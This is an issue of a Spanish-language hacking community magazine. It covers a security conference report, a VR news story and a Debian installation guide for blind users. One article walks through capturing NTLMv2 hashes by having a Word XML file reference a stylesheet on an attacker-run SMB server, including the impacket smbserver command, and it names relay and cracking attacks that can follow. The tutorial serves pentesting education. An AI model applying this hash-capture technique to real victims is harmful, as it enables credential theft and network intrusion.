#08

MARZO 2020
EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de estará publicando mensualmente aportes sobre Software Libre, Hacking, Seguridad Informática, Programación y mucho más.

UNDERC0DE.ORG

UNDERC0DE

UNDERDOCS #08

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS.
LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERC0DE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: REDACCIONES@UNDERC0DE.ORG CON EL ASUNTO **ARTICULO UNDERDOCS**

LLAVEROS, SEÑALADORES DE LIBROS Y CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LOS MARCAPÁGINAS Y LAS PEGATINAS DE UNDERC0DE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD, EN MENDOZA, ARGENTINA. *DONDE TAMBIÉN SE SORTEAN REMERAS Y TAZAS PARA LOS ASISTENTES.*

"La información y la libertad son indivisibles.

La revolución informática es inimaginable sin la democracia y la verdadera democracia es inimaginable sin la libertad de información.
-Kofi Annan.

EN ESTA EDICIÓN

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON**: DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

LAS UNDERGIRLS NO SOMOS INVISIBLES.

En esta edición queremos incentivar la participación de las mujeres en el ***mundillo de bits***, se dice que los hombres acaparan este tipo de comunidades, algunos hablan sobre las razones del ¿por qué existe un desequilibrio de género en el mundo de la tecnología?, y como primera evidencia mencionan que hay menos mujeres matriculadas en las escuelas de **informática/sistemas/tecnologías de la información**, pero...

En el ciclo de vida activa de **UNDERC0DE**, siendo una comunidad abierta para todos, podemos señalar que hay mujeres que se han destacado, dejando huella en el foro, si bien para muchos existe la incógnita de saber, ¿si las que leemos con Nick o género femenino será un troll o alguien que desea recibir respuesta pronto?, ¿si quien está escribiendo es realmente una mujer?, entre otras. Sabemos que existe presión social porque no quieren verse etiquetadas como ***raras*** o la que está en ***un ámbito de solo para hombres.***

Podemos decir que en el foro ninguna presta atención a ese tipo de etiquetas o presión social y la intención es motivarlas a participar más activamente.

SOMOS >200 UNDERGIRLS EN NUESTRO FORO:

•LECTORAS•UNDERC0DERS•COLABORADORAS•
•MODERADORAS•ADMINISTRADORAS•

Rompiendo estereotipos y etiquetas

La participación, aportación y colaboración de las mujeres en este foro es importante, es notable y es por eso que las **UNDERGIRLS NO SOMOS INVISIBLES**, seamos más participativas en el foro y en el mundo de la tecnología, hagamos notar nuestra presencia en esta área sin tabúes, **todos los días no solo el 8 de marzo**.

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM

@ANTRAX
@DENISSE
@DRAGORA
@ANIMANEGRA
@OROMAN
@MALALA
@MIJAILO_ARSCO
@RUSLANA ONISHCHUK
@HACKERFASHION
@HACKPLAYERS
@MAYASCTFTEAM
@4G3N7-J

DIFUSIÓN:

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO:

hackplayers.com
mayas-ctf-team.blogspot.com
redbyte.com.mx
cerohacking.com
antrax-labs.org
sombrero-blanco.com/blog
securityhacklabs.net
diegoaltf4.com

- t.me/Ubuntu_es
- t.me/Linuxeros_es
- t.me/DebianLatinoamerica
- t.me/SeguridadInformatica

CONTACTO:

INFO@UNDERC0DE.ORG REDACCIONES@UNDERC0DE.ORG

>_H-C0N - TERCER ENCUENTRO

CONFERENCIA

> "Investigación e intercambio de conocimiento sobre hacking e [in]seguridad informática

Hackplayers comunidad de habla hispana organizó la tercera edición de la **conferencia h-c0n** en **La Nave de Madrid**, un espacio con **ponencias**, **talleres**, **CTF presencial, un arsenal y una exposición** por parte de las empresas que apoyan esta iniciativa sin ánimo de lucro.

El pasado 31 de enero y 1 de febrero se reunieron 900 personas de la comunidad técnica de ciberseguridad, quienes disfrutaron de ponencias y talleres, donde los asistentes pudieron descubrir y poner en práctica técnicas novedosas en este campo. **H-c0n** es un punto de encuentro de la comunidad ***hackplayers***, prueba de ello, es que sus participantes provienen de diferentes puntos de España y de otros países como:

- Alemania
- Inglaterra
- Rusia
- Israel
- Guatemala
- México

En esta edición, la agenda contó con ponencias y talleres, como novedad se ha realizado también un **track paralelo de inteligencia**, seleccionados a través de un Call for papers meses antes y que cada año se presenta con más propuestas, todas ellas de gran nivel.

www.h-c0n.com
Elena – Organizadora de h-c0n

Gracias a la participación de **50 ponentes**, algunos ya consagrados con gran experiencia/proyección internacional y otros que son grandes promesas en sus materias, todos ellos hicieron disfrutar a los asistentes con sus presentaciones y talleres.


Los temas que han despertado más interés en esta edición han sido:

- Ciberterrorismo
- Car hacking
- Talleres técnicos
- Entornos active directory
- Redes de comercios online
- Threat hunting
- Técnicas OSINT con finalidades de investigación
- Reversing, o análisis de señales radio "ocultas"
- Entre otros.

ZONA OSINT

TALLER I


TALLER II




DAVID MARUGÁN DURANTE SU EXPOSICIÓN SOBRE ANÁLISIS DE SEÑALES "*OCULTAS*"

Previo al evento la organización de **h-c0n** junto con la empresa **iHackLabs** pusieron a disposición de 200 equipos y más de 500 participantes una plataforma CTF de clasificación para el acceso a la final presencial. Ésta se celebró durante el congreso y midió a 6 equipos de 3 integrantes cada uno, en una apasionante cuenta regresiva para resolver retos en distintas categorías como compromiso total, compromiso parcial, web, forense, criptografía, exploiting y reversing.


DESARROLLO DEL CTF PRESENCIAL



VICENTE MOTOS (VISOR) – CREADOR DE HACKPLAYERS, ENTREGA EL PRIMER PREMIO DEL CTF PRESENCIAL



Tuvimos un espacio tipo ***arsenal***, donde se presentaron algunos de los últimos desarrollos e investigaciones realizadas por la comunidad de hacking. Por ejemplo, WHID Elite y Evil Crow cable, evilTrust, F1r3st0rm, Plataforma Osint: Orwell 1984 y LoveFuzzing (Ninvus), hasta el desarrollo y montaje de un proyecto de una máquina recreativa.



Por primera vez se dedicó un espacio a otras comunidades y congresos para que todos los participantes conocieran otros espacios de intercambio de conocimientos de gran interés en España como C1b3rwall, Navaja Negra, Cybercamp, Faqin, Hack0n, Hackmadrid, Mundo Hacker, Bitup, SecAdmin, Honeycon, Ginseng, Uad360, Tomatinacon, Hack&Beers, Qurtuba, EuskalHack, así como los congresos en Latinoamérica Owasp y Bsides de Guatemala.

La Nave permitió contar también con un espacio de **exposición** donde las empresas colaboradoras se dieron a conocer con la finalidad de captar talento, crear relaciones comerciales e incluso dar a conocer sus productos y servicios. Empresas como Palo Alto, Grupo IB, Accenture, Thales, Cyberproof, Innotec, GMV o Ryanair apoyan este evento para que pueda desarrollarse con precios accesibles para la comunidad. Otras empresas facilitaron material y certificaciones para sortear entre los asistentes al evento, el cierre de oro para la conferencia, ya que su objetivo es conocer las últimas tendencias del sector desde un enfoque técnico, así como formarnos de la mano de los técnicos que día a día trabajan en este campo.

ZONA DE EXPOSICIÓN EN LA NAVE CENTRAL DE H-C0N

Un encuentro que se diferencia también por tener un **fin social**. Los participantes eligieron en esta edición la ONG "Tapas y Botellas por Vidas" que trabaja en apoyar a niños valientes con tratamiento de quimioterapia en Venezuela. La organización ha donado más de 600 euros, un euro por entrada vendida, a esta causa propuesta y seleccionada por los propios asistentes al congreso.

Como se pueden imaginar organizar un evento de esta envergadura como organización no lucrativa, en el tiempo libre de los organizadores, es un reto año tras año. Sin embargo, siempre pensamos en la forma de dar una vuelta a este encuentro anual para que sea una experiencia de aprendizaje y conocimiento de toda la comunidad. Sin duda, la conferencia no sería posible sin el apoyo de ponentes, staff voluntario, asistentes y patrocinadores, todos ellos hacen que estemos ya pensando en la edición 2021.

Invitamos a todos los usuarios/seguidores de Hackplayers, Underc0de y al resto de comunidades a realizar sugerencias y aportar ideas que mejoren la calidad del evento anual que es para todos.

Hackplayers.com

DÍA MUNDIAL DEL BACKUP

31 . MARZO . 2020

Un día hecho para que los usuarios aprendan sobre la importancia de la información en nuestras vidas y la importancia de realizar copias de seguridad con frecuenia, ya sea diario, semanal o mensualmente.

NO SEAS DESCUIDADO.
RESPALDA TUS DATOS.
REVISA TUS COPIAS.

EL PODER DE LA REALIDAD VIRTUAL

NOTICIAS INFORMÁTICAS

Un proyecto emotivo y a la vez para algunos resulta perturbador, donde una madre pudo volver a ver a su hija fallecida, demostrando el poder y el alcance que puede llegar a tener la realidad virtual.

Se trata de Jang Ji-sung una madre surcoreana, que portando gafas y guantes de realidad virtual logra volver a interactuar con su hija Na-yeon quien tenía 7 años cuando falleció a causa de HLH (Linfohistiocistosis hemofagocítica).

Escrito por: @**DRAGORA** | **MODERADOR GLOBAL** UNDERC0DE

Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones**,** y miembro muy activa de la comunidad Underc0de.

Contacto:
underc0de.org/foro/profile/Lily24

En el **documental Meeting You**[1], el encuentro se desarrolla en un escenario virtual con croma recreado en el parque favorito de recreación de la niña, la madre utilizó guantes sensibles al tacto y lentes VR para entrar en una simulación que se asemeja a la realidad.

[1] JOSE GARCÍA, 11 Febrero 2020, Recrean a una niña de siete años fallecida para que su madre pueda reunirse con ella usando realidad virtual, www.xataka.com/realidad-virtual-aumentada/recrean-a-nina-siete-anos-fallecida-su-madre-pueda-reunirse-ella-usando-realidad-virtual **Consultado**: 02/03/2020.

La niña fue creada tridimensionalmente en base a fotos y videos, analizando:

- Gestos
- Comportamiento
- Voz
- El **movimiento** fue creado por una niña real

Permitiendo crear el holograma que cuenta con un sistema de voz logrando decir las siguientes palabras:

- ¿Cómo has estado mamá?
- ¿Has pensado en mí?
- Entre otras.

El proceso de desarrollo y afinación duró ocho meses para obtener ese resultado, la **compañía tecnológica Vive Studios de Seúl** fue la que hizo posible este avance.

El documental fue transmitido por el **canal MBC de Corea del Sur** y tuvo gran audiencia ya que en él muestran todo el trabajo realizado para crear la versión digital de la pequeña.

Dicho documental inicia con la niña escondida de tras de unos objetos de madera esperando a su madre, dura diez minutos donde **juegan, bailan, ríen, lloran, cantan,** para luego finalizar en la despedida de ambas en donde la niña se transforma en una mariposa y se va volando delicadamente.

Ha creado controversia sobre las consecuencias morales y psicológicas de reencontrarse con seres que han fallecido, realizar esta actividad con ellos de manera digital algunos consideran que ayudaría a asimilar la perdida mientras otras creen que daña más emocionalmente y desencadenaría una adicción perjudicial psicológicamente hablando para que el doliente siga con su vida cotidiana ya que puede crear un sentimiento más fuerte de desesperación y tristeza, otros acusan a la televisora de aprovecharse del sufrimiento de la madre para generar dinero.

Pero no es la primera vez que se utiliza la realidad virtual para un tratamiento ya que también es utilizada en terapias para ayudar a superar:

- Trastornos de ansiedad
- Depresión
- Demencia
- Fobias

Mientras tanto existen empresas buscando la forma de crear avatares y chatboxes con fallecidos mediante aprendizaje profundo y recopilación de datos existentes.

CONCLUSIÓN

La tecnología es una gran herramienta que puede usarse de diferentes maneras, se dice que el perder a un ser querido es uno de los dolores más fuertes que pueden haber, sin embargo, mediante la realidad virtual se busca apoyar para que la persona pueda despedirse y aceptar la perdida.

Todo depende de que el tratamiento sea llevado de manera correcta, queda en los médicos y terapistas aplicarlo con responsabilidad utilizando este método de sanación con realidad virtual.

Lo que hemos visto hasta ahora solo es una parte de lo que vendrá junto a la realidad virtual. Aquí les dejamos la siguiente pregunta:

¿Imaginan volver a ver a un ser querido fallecido a través de la realidad virtual?

CAPTURA DE HASHES EN FORMATO NTLMV2 A TRAVÉS DE SMB

HACKING

Como objetivo principal capturar hashes en formato NTLMv2 utilizando la funcionalidad de XSL a través de Office.
Se pretende mostrar una técnica captura de hashes NTLMv2 a través de un servidor SMB, sin embargo, es posible que a partir de esta técnica se puedan derivar más tipos de ataques, por ejemplo:

- Ataques de Relay
- Crackeo de Hashes offline
- Ejecución remota de comandos, etc.

Escrito por: @**4G3N7-J** | **USER** UNDERC0DE

Disfruta de la seguridad informática, viajar, salir con amigos, pasar tiempo con la familia. Actualmente se desempeña como Pentester y consultor de seguridad. En su tiempo libre gusta de leer, investigar, aprender y compartir nuevas técnicas/estrategias de seguridad.

Contacto:
underc0de.org/foro/profile/4g3n7-J

XSL (Extensible Stylesheet Language) o XSLT[2] (Extensible Stylesheet Language Transformation):

Este tipo de archivos son estándar para el procesamiento de datos XML[3] por lo que es posible añadir un formato de estilos a los documentos XML.
Esta extensión soporta scripts en C#, VB, JScript, y VisualBasic.

[2] www.w3.org/Style/XSL/
[3] docs.microsoft.com/en-us/office-project/xml-data-interchange/how-to-use-xslt-transformations-with-project-xml-data-interchange-files?view=project-client-2016

OFFICE XML:

Estos documentos permiten realizar una llamada a un archivo de manera remota XSL. El cual se aprovechará para mostrar la captura de hashes.

SMB:

Es un protocolo de comunicaciones que nos sirve para compartir archivos, durante esta prueba ocuparemos un servidor SMB para que se establezca una conexión entre nuestra máquina atacante (Kali) y la máquina víctima (Windows)

POC


Esta prueba se realizó en las versiones de Windows 10, con office Word 2010, Word 2007 y Office365.

En todas estas versiones fue exitosa la prueba de concepto.

Paso 1:

Vamos a crear un documento en Word y vamos a guardarlo con la extensión **.XML**.

Al abrir el documento en cualquier navegador (Chrome en este caso), encontramos la siguiente estructura



Como se puede observar existe una etiqueta

“<?**mso-application progid="Word.Document"?>”**


Etiqueta que indica que el archivo será ejecutado por la aplicación establecida en el parámetro **“progID”**. Es la que necesitaremos agregar en nuestro archivo XML ya que queremos que se ejecute nuestra prueba de concepto con la aplicación de Word.

***Tip**: Existe un proceso llamado MSOXMLED.EXE que es el encargado de procesar la etiqueta mso-application. Este proceso se puede utilizar para generar nuevos vectores de ataques como los mencionados anteriormente, sin embargo, en esta prueba no se realizarán ese tipo de ataques.*

Paso 2:

Lo que haremos a continuación será crear un documento en formato XML en un bloc de notas bajo el nombre de **Poc2.xml** con algunas etiquetas para colocar texto, agregaremos también la etiqueta “mso” con el parámetro progId=”Word.Document” para que este sea manejado por office.

Posteriormente agregaremos la etiqueta para referirnos a una hoja de estilo la cual estará haciendo referencia a un archivo con la extensión .xsl que se encuentra en nuestro servidor SMB.




Paso 3:

Levantaremos un servidor SMB con la ruta que establecimos en nuestro archivo llamado **Poc2.xml,** para esto ejecutaremos el siguiente comando **"sudo smbserver.py -smb2support Prueba."** con el nombre de la ruta Prueba y la ruta de archivos que queremos sean compartidos por SMB, en este caso el punto "." Indica que se compartirán los archivos que se encuentren en la ruta donde estamos ejecutando el comando.

***Nota1**: La herramienta smbserver.py ya se encuentra instalada en la distribución de Kali, en caso de no contar con ella se puede descargar del repositorio de github* github.com/SecureAuthCorp/impacket/blob/master/examples/smbserver.py

Una vez ejecutado el comando se quedará a la escucha de alguna petición, vamos a hacer doble click en el archivo Poc2.xml y podremos ver que en nuestro servidor smb se genera una petición capturando el nombre del usuario y el hash.

***Nota2**: En esta prueba no creamos el archivo PoC.xsl ya que solo necesitamos que se genere una conexión hacía nuestro servidor smb.*



dirección ip de nuestra máquina Linux

Por razones de seguridad se ha omitido parte del usuario y del hash.

Hasta aquí es la prueba de concepto[4]

[4] medium.com/@threathuntingteam/msxsl-exe-and-wmic-exe-a-way-to-proxy-code-execution-8d524f642b75


MIGRANDO DE MICROSOFT WINDOWS 7 A LINUX DEBIAN 10. PARTE II

GNU/LINUX

Manual orientado a Personas con Discapacidad Visual.

Windows 7 ha sido la versión más querida por la comunidad de personas con discapacidad visual, **Microsoft** ha evolucionado sus sistemas operativos y la accesibilidad en estos; sin embargo, esta constante evolución, ha hecho que los equipos informáticos se sustituyan con mayor frecuencia, generando el desaprovechamiento de recursos útiles, originando la obsolescencia programada, debido a la carencia económica o a la inexistencia de piezas de hardware para ampliar las capacidades de los equipos, hacen prohibitivo su actualización y uso continuo.

Escrito por: **@MIJAILO_ARSCO** EN COLABORACIÓN CON **UNDERC0DE**



Entusiasta del área informática, dispuesto a brindar apoyo a quien lo necesite ofreciendo guía para interactuar en el medio digital con apoyo de herramientas. Antes dedicado a desarrollo de software en el área de accesibilidad, su principal interés en personas con capacidades diferentes.
Quien se desenvuelve en un mundo virtual gracias a herramientas que le permiten interactuar y desarrollar sus habilidades.

Contacto:
underc0de.org/foro/profile/Mijailo_Arsco/
Redes Sociales:
Telegram @Mijailo_Arsco

Es cuando surge la interrogante, ¿Qué Sistema Operativo podemos utilizar para ésta computadora? Y la respuesta es: una **distribución GNU/Linux.**
Las distribuciones GNU/Linux, tienen la fama de ser altamente personalizables, capaces de rescatar del olvido equipos antiguos, disponen de un buen catálogo de software libre, y la casi inexistente posibilidad de contagio de un virus. Estas son las principales características, además del reducido poder adquisitivo de una persona con discapacidad visual las que lo impulsan a probar ese mundo.


En este artículo finalizaremos la migración a Linux Debían 10.

INSTALANDO DEBIAN 10

Una vez iniciado desde el instalador, la primera pantalla nos brinda varias opciones, para un invidente, solo la primera y la última opción, son utilizables.
En la primera pantalla, aparece seleccionada la primera opción, con ella iniciaremos el sistema en modo de sesión Live (CD live), esta opción, aunque esta en inglés nos permitirá conocer cómo se comportará la distribución una vez instalada en este equipo.


La siguiente opción (cinco flechas más abajo) permitirá iniciar el asistente de instalación accesible en modo texto con síntesis de voz. Una vez seleccionada, bastará con presionar **enter** para iniciar desde esta opción en este caso, mostraremos como realizar la instalación.

Iniciada la instalación, la primera pantalla que aparece se debe escuchar con mucha atención, la voz del sistema leerá una lista de aproximadamente **ochenta lenguajes**, la lectura inicial es en inglés. Deberemos digitar el número de lenguaje deseado, en nuestro caso español el 64 y luego presionar **enter**, ahora la voz del sistema continuará hablando en español.



En la siguiente pantalla, se muestra una lista de países, basado en el idioma seleccionado, se debe seleccionar la ubicación, el país en el cual se encuentra, en nuestro caso Costa Rica, escribimos 5 y presionemos enter, la opción variará, según el país de destino, de la instalación.

Ahora se debe elegir la distribución del teclado, en nuestro caso latinoamericano, digitaremos 50 y presionaremos enter.



Ahora la instalación, se encargará de verificar el hardware disponible en el equipo, dependiendo de lo que encuentre, solicitará que se aporte un driver o firmware, para la correcta utilización del dispositivo, si no se hubiera encontrado en el medio de instalación si no hay problema, realizará una rápida verificación en el medio instalable y continuará con la instalación de componentes adicionales.

Una vez configurada la red y dispositivos, el sistema nos solicitará un nombre para el equipo, por defecto Debian se digita el nuevo nombre o se mantiene el actual y se presiona enter; el nombre es una sola palabra sin guiones o caracteres especiales.

En la próxima pantalla, configuraremos un dominio de red si nuestro equipo está conectado en una red este dato debe solicitarse al administrador de la red; si no se encuentra conectado debemos presionar enter sin ingresar nada.

CONFIGURANDO USUARIOS

Se presenta la pantalla de creación de usuarios, donde existe el usuario administrador llamado root dicho usuario se encarga de realizar labores administrativas, tiene privilegios completos, sobre toda la configuración del sistema operativo, se debe agregar una contraseña para este, se deberá digitar 2 veces para verificarla; si no se agregó ninguna contraseña el usuario root se deshabilitará entonces el usuario convencional que se cree tendrá privilegios de administración, igualmente se solicitará la contraseña y verificación para este nuevo usuario.

Ahora se debe configurar el usuario con o sin privilegios root eso dependiendo la selección del usuario en el paso anterior; lo primero es ingresar el nombre completo del usuario, para insertar caracteres mayúsculos, se recomienda usar la tecla SHIFT acompañada de la letra.
Ahora escribiremos un nombre de usuario en minúsculas sin espacios, sin caracteres especiales se puede combinar letras y números.

Una vez ingresada la contraseña y su verificación, quedará habilitado un nuevo usuario, éste pertenecerá al grupo de administradores o al grupo de usuarios convencionales dependerá de la elección hecha al momento de crear o no la contraseña para root.

> ***Nota:*** *se recomienda, siempre agregar la contraseña al usuario* ***root****, por motivos de seguridad, es mejor que las labores administrativas las ejerza una cuenta root, creada para tales efectos las contraseñas de root, nuestro usuario debe ser distintas, difíciles de adivinar deben formarse con mayúsculas, minúsculas y números, deben guardarse en un lugar seguro pues siempre las necesitaremos.*

CONTINUANDO CON LA INSTALACIÓN…

Ahora la instalación continuará, configurando el almacenamiento en este paso se deberá crear el esquema del **particionamiento** basándose en el espacio libre del disco duro o bien, tomando toda la capacidad del disco y borrando todo el contenido; también se podrá reutilizar un esquema de particiones ya existente antes de ésta operación se recomienda hacer una copia o respaldo de todos los archivos que no se deseen perder.

